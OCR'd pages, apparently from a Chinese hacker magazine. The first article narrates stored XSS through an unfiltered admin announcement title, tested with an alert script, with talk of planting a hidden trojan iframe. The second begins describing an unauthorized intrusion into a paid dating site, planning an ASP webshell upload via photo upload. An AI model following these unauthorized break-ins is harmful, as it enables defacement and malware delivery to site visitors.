


图1




图2

呵呵，我以为后台会有很多好东西呢，马上激动的跟边上的人吹起了大牛，想着如何上传图片如何备份文件得到webshell，如何提升权限云云……我亲爱的肉鸡啊！可是进了后台观察了一下马上心凉了一截。后台的功能异常简陋，只有添加公告、添加新闻，文字页面期待的上传和备份都没有，如图3。




图3

看来也没有什么好玩的了，以前也遇到过这样的站点，都没有什么好的法子，就像什么服务也不开的主机啊！于是准备随便看看然后发个提示公告就走人。这么大的站点存在这不疼不痒的漏洞，好多站的管理员都是知道存在漏洞也不补，以为后台的功能有限，入侵者即使进入后台也做不了什么，编写程序的人基于对管理员的信任也就这样放松了警惕。可是当我编写公告的时候有趣的事情发生了，他的公告标题好象没有什么限制，包括长度和内容！忽然想到主页上就有公告的名字跑来跑去的，会不会有什么文章可做呢？马上提交标题为“ddd<dddddddddd……>”、内容随便的公告，如图4。居然在主页上真的显示了前面的“ddd”，后面的不显示，而且状态栏里出来了个错误的标志，哈哈，支持html和script！继续测试，这次加了个<script>alert("test")</script>，注意，我在alert()函数里开始用“''”时出错了，大概是sql的insert语句里用的是“'”分隔的缘故，提交后得到的效果如图5所示。内容都镶嵌到主页上了，并且没有标题任何过滤，这就是以前的跨站脚本攻击了。不知道我们在标题里填写一些显示为“0”的网页木马的frame会怎么样，甚至可以插入以前的公告标题内，因为他的长度也没有任何限制的！他的访问量比较大，这样被利用的话可是让客户也让网站名声受损啊！




图4





图5

好多入侵者入侵网站都是为了挂木马，其实思路变一下还是可以得到相同的结果的，甚至更为隐蔽。也有人对网站的安全不重视，认为后台简陋就没有什么空子可以钻了，但是光是古老的跨站脚本攻击就可以让一个网站成为恶意网站，实在可怕！不止这个，还有很多的留言本都还存在这样的漏洞，一些站点的后台对管理员的输入不进行任何过滤，这些都会给网络带来隐患，各位站长还是快快重视起安全，对用户的输入过滤掉“<”和“>”等html字符，抵御跨站脚本这把快刀吧！文章比较简单，没有什么技术内容，只是说明一些站点存在的问题，对于国内的安全，对比下国外和国内对漏洞的反映就知道了。

一个人的战争



爱线交友网站大入侵

haJunEcK[F.W.S.T]

网友对我说，有个交友的网站很不错，但是却是要收费的，就要求我帮忙（小编注：这年头，看来收费有罪呀！），哎，其实我是用他的服务器做网站的，没办法了，受人滴水之恩，当以涌泉相报！就权当作是一次安全检测吧！

看看首页，爱线社区，是个大型的网站哦，而且是asp程序，好像挺出名的。安全如何呢？有“会员靓照”这个栏目，进去看看有没有plmm，呵呵，有会员靓照，当然就有会员上传照片的地方了，这就是我的思路，玩黑的，谁不知道出名的上传漏洞玩惨了多少网管啊！

好了，先注册一个免费的用户吧，看看能否通过上传照片那里上传一个asp木马，来获得webshell。看看在注册那里，果然有一栏，是上传会员照片的，如图1。




图 1

